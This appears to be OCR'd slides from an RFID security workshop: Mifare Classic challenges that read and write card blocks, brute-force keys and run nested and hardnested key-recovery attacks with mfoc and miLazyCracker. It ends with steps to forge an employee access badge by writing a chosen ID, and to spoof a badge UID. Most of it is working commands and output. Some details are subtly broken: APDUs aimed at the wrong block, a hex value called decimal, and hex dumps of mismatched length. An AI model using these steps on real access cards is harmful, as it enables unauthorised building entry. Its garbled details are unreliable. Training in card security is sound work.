0x00h ~ 0x01h = Key Location. The keys will disappear once the reader i disconnected from the PC.

Key: 6 Bytes.

The key value loaded into the reader. E.g. {FF FF FF FF FF FFh}

Challenge 2: Read data


Description

- Read the 4 blocks of sector 0
- Key A: FF FF FF FF FF FF
- (Bonus) Find the hidden message

Tools:

Acr122urw.jar (Easy)
ACR Official software (Hard)

Acr122urw.jar (Easy)



Challenge 2: Read data

ACR Official software

Load key

Auth block 0 with key A

Read the four blocks

```
; ------------------------------------------------------------------
; Read sector 0
; ------------------------------------------------------------------

; [1] Load (Mifare Default) key in reader (key location 0)
FF 82 00 00 06 FF FF FF FF FF FF (9000)

; [2] Authenticate sector 0, Block 0 with key A(60) at location 0
FF 86 00 00 05 01 00 00 60 00 (9000)

; [3] Read the full 16 bytes from Sector 0, Block 0
FF B0 00 00 10 [xx xx xx xx xx xx xx xx xx xx xx xx xx xx xx xx] (9000)

; [4] Read the full 16 bytes from Sector 0, Block 1
FF B0 00 01 10 [xx xx xx xx xx xx xx xx xx xx xx xx xx xx xx xx] (9000)

; [5] Read the full 16 bytes from Sector 0, Block 2
FF B0 00 02 10 [xx xx xx xx xx xx xx xx xx xx xx xx xx xx xx xx] (9000)

; [6] Read the full 16 bytes from Sector 0, Block 3
FF B0 00 03 10 [xx xx xx xx xx xx xx xx xx xx xx xx xx xx xx xx] (9000)
```

Challenge 2: Read data

Acr122urw.jar

```
$~/Documents/Tools/ACR122: java -jar acr122urw.jar -d FFFFFFFFFFFF
Opening device
Listening for cards...
14:09:38.533 [main] DEBUG o.n.spi.acs.Acr122ReaderWriter - Starting new thread Threa
Press ENTER to exit
Exception in thread "main" java.io.IOException: Resource temporarily unavailable
        at java.io.FileInputStream.readBytes(Native Method)
        at java.io.FileInputStream.read(FileInputStream.java:255)
        at java.io.BufferedInputStream.fill(BufferedInputStream.java:246)
        at java.io.BufferedInputStream.read(BufferedInputStream.java:265)
        at eu.verdelhan.acr122urw.Acr122Manager.listen(Acr122Manager.java:95)
        at eu.verdelhan.acr122urw.Acr122Manager.dumpCards(Acr122Manager.java:130)
        at eu.verdelhan.acr122urw.Acr122Manager.main(Acr122Manager.java:55)
Card detected: MIFARE CLASSIC 1K ID:  ConnectionToken: org.nfctools.spi.acs.AcsConne
Sector 00 block 00: B324DBDE92880400C821002000000016 (Key A: FFFFFFFFFFFF)
Sector 00 block 01: DEADBEEF00000000000000000000000 (Key A: FFFFFFFFFFFF)
Sector 00 block 02: DEADBEEF00000000000000000000000 (Key A: FFFFFFFFFFFF)
Sector 00 block 03: 0000000000007B478869000000000000 (Key A: FFFFFFFFFFFF)
Sector 01 block 00: 46696E64206B657920422100000000000 (Key A: FFFFFFFFFFFF)
Sector 01 block 01: <Failed to read block>
Sector 01 block 02: <Failed to read block>
Sector 01 block 03: 0000000000001E11EE69000000000000 (Key A: FFFFFFFFFFFF)
Sector 02 block 00: 6D666F6300000000000000000000000 (Key A: FFFFFFFFFFFF)
Sector 02 block 01: <Failed to read block>
Sector 02 block 02: <Failed to read block>
```


Challenge 2: Read data

"Hidden" message

Sector 0, Block 2

```
[5]                 > FF B0 00 02 10
                    < 00 00 00 00 00 00 00 57 65 6C 63 6F 6D 65 21 00 90 00
```

Hex to ascii



Challenge 3: Write data


Description

- Write 0xdeadbeef to block 1
- Key A: FF FF FF FF FF FF

Tools:

Acr122urw.jar (Easy)
ACR Official software (Hard)

Acr122urw.jar (Easy)



Challenge 3: Write data

ACR Official software

Load key

Auth block 0 with key A

Read block 1

Write block 1

Read block 1

```
; -------------------------------------------------------------
; Write 0xdeadbeef to sector 0, block 1
; -------------------------------------------------------------

; [1] Load (Mifare Default) key in reader (key location 0)
FF 82 00 00 06 FF FF FF FF FF FF (9000)

; [2] Authenticate sector 0, Block 0 with key A(60) at location 0
FF 86 00 00 05 01 00 00 60 00 (9000)

; [3] Read the full 16 bytes from Sector 0, Block 1
FF B0 00 02 10 [xx xx xx xx xx xx xx xx xx xx xx xx xx xx xx xx] (9000)

; [4] Write deadbeef in Sector 0, block 1
FF D6 00 02 10 DE AD BE EF 00 00 00 00 00 00 00 00 00 00 00 00 (9000)

; [5] Read the full 16 bytes from Sector 0, Block 1 again
FF B0 00 02 10 [xx xx xx xx xx xx xx xx xx xx xx xx xx xx xx xx] (9000)
```

Challenge 3: Write data

Acr122urw.jar

java -jar acr122urw.jar --write 0 1 FFFFFFFFFFFF DEADBEEF00…00

```
C:\>java -jar acr122urw.jar --write 0 1 FFFFFFFFFFFF DEADBEEF00000000000000000000000000
Opening device
Listening for cards...
15:40:11.512 [main] DEBUG o.n.spi.acs.Acr122ReaderWriter - Starting new thread Thread-0
Press ENTER to exit
Card detected: MIFARE_CLASSIC_1K ID:  ConnectionToken: org.nfctools.spi.acs.AcsConnectionToken@90e4c7
Old block data: DEADBEEF00000000000000000000000000 (Key A: FFFFFFFFFFFF)
New block data: DEADBEEF00000000000000000000000000 (Key A: FFFFFFFFFFFF)
```

Challenge 4: Access rights

Description

- Write 0xdeadbeef to block 2 (hint: check access bits)

7B 47 88 69


Block 2 can only be written by key B

Key A = FF FF FF FF FF FF
Key B = 11 11 11 11 11 11

Tools:

Acr122urw.jar (Easy)
ACR Official software (Hard)
Mifare access condition calculator

Acr122urw.jar (Easy)



Challenge 4: Access rights

Load key

Auth block 0 with key B

Read block 2

Write block 2

Read block 2

```
; ------------------------------------------------------------------
; Write 0xdeadbeef to sector 0, block 2
; ------------------------------------------------------------------

; [1] Load (Mifare Default) key in reader (key location 0)
FF 82 00 00 06 11 11 11 11 11 11 (9000)

; [2] Authenticate sector 0, Block 0 with key B(61) at location 0
FF 86 00 00 05 01 00 00 61 00 (9000)

; [3] Read the full 16 bytes from Sector 0, Block 2
FF B0 00 02 10 [xx xx xx xx xx xx xx xx xx xx xx xx xx xx xx xx] (9000)

; [4] Write deadbeef in Sector 0, block 2
FF D6 00 02 10 DE AD BE EF 00 00 00 00 00 00 00 00 00 00 00 00 (9000)

; [5] Read the full 16 bytes from Sector 0, Block 2 again
FF B0 00 02 10 [xx xx xx xx xx xx xx xx xx xx xx xx xx xx xx xx] (9000)
```

Challenge 4: Access rights

Acr122urw.jar

java -jar acr122urw.jar --write 0 2 111111111111 DEADBEEF00…00

```
C:\ >java -jar acr122urw.jar --write 0 2 111111111111 DEADBEEF000000000000000000000000
Opening device
Listening for cards...
15:10:48.086 [main] DEBUG o.n.spi.acs.Acr122ReaderWriter - Starting new thread Thread-0
Press ENTER to exit
Card detected: MIFARE_CLASSIC_1K ID:  ConnectionToken: org.nfctools.spi.acs.AcsConnectionToken@2e4a5f
Old block data: DEADBAAF000000000000000000000000 (Key B: 111111111111)
New block data: DEADBEEF000000000000000000000000 (Key B: 111111111111)
```

Challenge 5: Sector one (1)

Description

- Try reading all blocks of sector 1

Key A = FF FF FF FF FF FF

Read sector 1, block 4:


```
; [3] Read the full 16 bytes from Sector 1, Block 0
FF B0 00 04 10 [xx xx xx xx xx xx xx xx xx xx xx xx xx xx xx xx] (9000)

[3]                  > FF B0 00 04 10
                     < 46 69 6E 64 20 6B 65 79 20 42 21 00 00 00 00 00 90 00
```

46 69 6E 64 20 6B 65 79 20 42 21

=

Find key B!

Read sector 1, block 5 & 6:



Block 1

Read	Write	Incr	Decr, Transfer, Restore
A-B	A-B	A-B	A-B
A-B	none	none	none
A-B	B	none	none
A-B	B	B	A-B
A-B	none	none	A-B
B	B	none	none
B	none	none	none
none	none	none	none

Block 2

Read	Write	Incr	Decr, Transfer, Restore
A-B	A-B	A-B	A-B
A-B	none	none	none
A-B	B	none	none
A-B	B	B	A-B
A-B	none	none	A-B
B	B	none	none
B	none	none	none
none	none	none	none

Challenge 6: Brute force

Description

- Guess the keys ☺
- (Bonus) Find the “flag” (Block 6)

Use acr122urw.jar

Key A = FF FF FF FF FF FF

Key B = ??

```
Usage: java -jar acr122urw.jar [option]
Options:
        -h, --help                      show this help message and exit
        -d, --dump [KEYS...]            dump Mifare Classic 1K cards using KEYS
        -w, --write S B KEY DATA        write DATA to sector S, block B of Mifare Classic 1K cards using KEY
Examples:
        java -jar acr122urw.jar --dump FF00A1A0B000 FF00A1A0B001 FF00A1A0B099
        java -jar acr122urw.jar --write 13 2 FF00A1A0B001 FFFFFFFFFFFF000000000060504030201
```

Challenge 6: Brute force

java -jar acr122urw.jar --dump [List of keys]

```
Sector 01 block 00: 46696E64206B657920422100000000 (Key A: FFFFFFFFFFFF)
Sector 01 block 01: 596F7520666F756E64206D6521000000 (Key B: A1A2A3A4A5A6)
Sector 01 block 02: 5647687063794270637942 6D6247466E (Key B: A1A2A3A4A5A6)
Sector 01 block 03: 000000000001E11EE6900000000000 (Key A: FFFFFFFFFFFF)
```

Key B = A1 A2 A3 A4 A5 A6

59 6F 75 20 66 6F 75 6E 64 20 6D 65 21

= Hex → ASCII

You found me!

Challenge 6: Brute force

"Hidden" message on block 6

```
Sector 01 block 00: 46696E64206B6579204221000000000 (Key A: FFFFFFFFFFFF)
Sector 01 block 01: 596F7520666F756E64206D6521000000 (Key B: A1A2A3A4A5A6)
Sector 01 block 02: 5647687063794270637942 6D6247466E (Key B: A1A2A3A4A5A6)
Sector 01 block 03: 000000000001E11EE6900000000000 (Key A: FFFFFFFFFFFF)
```

5647687063794270637942 6D6247466E

= Hex → ASCII

VGhpcyBpcyBmbGFn

= Base64 decode

This is flag

Challenge 7: Nested attack

Description

- Use mifare nested attack to find the keys
- (Bonus) Find the “flag” (Block 10)

Tools:


Mfoc-gui

mfoc

```
Sector 00 block 00: 730ADEDE79880400C821002000000016 (Key A: FFFFFFFFFFFF)
Sector 00 block 01: 00000000000000000000000000000000 (Key A: FFFFFFFFFFFF)
Sector 00 block 02: 0000000000000057656C636F6D652100 (Key A: FFFFFFFFFFFF)
Sector 00 block 03: 0000000000007B47886900000000000 (Key A: FFFFFFFFFFFF)
Sector 01 block 00: 46696E64206B65792042210000000000 (Key A: FFFFFFFFFFFF)
Sector 01 block 01: 596F7520666F756E64206D6521000000 (Key B: A1A2A3A4A5A6)
Sector 01 block 02: 5647687063794270637942 6D6247466E (Key B: A1A2A3A4A5A6)
Sector 01 block 03: 0000000000001E11EE69000000000000 (Key A: FFFFFFFFFFFF)
ector 02 block 00: <Failed to read block>
ector 02 block 01: <Failed to read block>
ector 02 block 02: <Failed to read block>
ector 02 block 03: <Failed to read block>
```

Challenge 7: Nested attack

- To perform nested attack use MFOC-GUI



Challenge 7: Nested attack

- To perform nested attack use mfoc

You need one valid key!

```
$~/Documents/Non Clients/RFIDWorkshop: mfoc -h
Usage: mfoc [-h] [-k key] [-f file] ... [-P probnum] [-T tolerance] [-O output]

  h     print this help and exit
  k     try the specified key in addition to the default keys
  f     parses a file of keys to add in addition to the default keys
  P     number of probes per sector, instead of default of 20
  T     nonce tolerance half-range, instead of default of 20
        (i.e., 40 for the total range, in both directions)
  O     file in which the card contents will be written (REQUIRED)
  D     file in which partial card info will be written in case PRNG is not vulnerable

Example: mfoc -O mycard.mfd
Example: mfoc -k ffffeeeeddddd -O mycard.mfd
Example: mfoc -f keys.txt -O mycard.mfd
Example: mfoc -P 50 -T 30 -O mycard.mfd
```

Challenge 7: Nested attack

The key is: **DE AD BE EF 69 69**

```
Block 11, type A, key ffffffffffff :00  00  00  00  00  00  1e  11  ee  69  00  00  00  00  00  00
Block 10, type B, key deadbeef6969 :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 09, type B, key deadbeef6969 :43  6f  6e  67  72  61  74  75  6c  61  74  69  6f  6e  73  21
Block 08, type A, key ffffffffffff :6d  66  6f  63  00  00  00  00  00  00  00  00  00  00  00  00
```

Block 09: **43 6f 6e 67 72 61 74 75 6c 61 74 69 6f 6e 73 21**

= Hex → ASCII

Congratulations

Challenge 8: Hardnested attack

Description

- Use mifare hardnested attack to find the keys

Tools:

No Tools available

miLazyCracker

MFOC

```
Using sector 00 as an exploit sector
Card is not vulnerable to nested attack
```

miLazyCracker

```
Using sector 00 as an exploit sector
Card is not vulnerable to nested attack
MFOC not possible, detected hardened Mifare Classic
Trying HardNested Attack...
```


Challenge 8: Hardnested attack


The keys are:

```
Sector 00 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 01 - Found   Key A: ffffffffffff Found   Key B: a1a2a3a4a5a6
Sector 02 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 03 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 04 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 05 - Found   Key A: ffffffffffff Found   Key B: efffefffefff
Sector 06 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 07 - Found   Key A: ffffffffffff Found   Key B: abffadffbcff
Sector 08 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 09 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 10 - Found   Key A: ffffffffffff Found   Key B: abffadffbcff
Sector 11 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 12 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 13 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 14 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 15 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
```

Challenge 9: Simple employee card

- Card 1 and 2 are both employee cards
- Used for access to the buildings
- **For this excercise only target sector 1**
- Try to identify yourself with employee number: 12350 on our testing bench





Challenge 9: Simple employee card


- Sector 1, block 1 contains:
  49 44 3a 00 **30 39** 00 00 00 00 00 00 00 00 00 00
  or
  49 44 3a 00 **30 34** 00 00 00 00 00 00 00 00 00 00

Hex to ascii:
ID:

Hex to decimal:
12345
or
12340

Challenge 9: Simple employee card

- So convert 12350 to decimal → 303E
- Write the data on the card:




java –jar acr122urw.jar –write 1 2 A1A2A3A4A5A6 49443A00303E00000000000000000000

- Test it on the testing bench to see if you did it correctly

Challenge 10: Magic mifare

- Card 1 and 2 are both employee cards
- Used for access to the buildings
- **For this exercise only target sector 0**
- Try to identify yourself with badge UID: AB62FC19 (HEX)



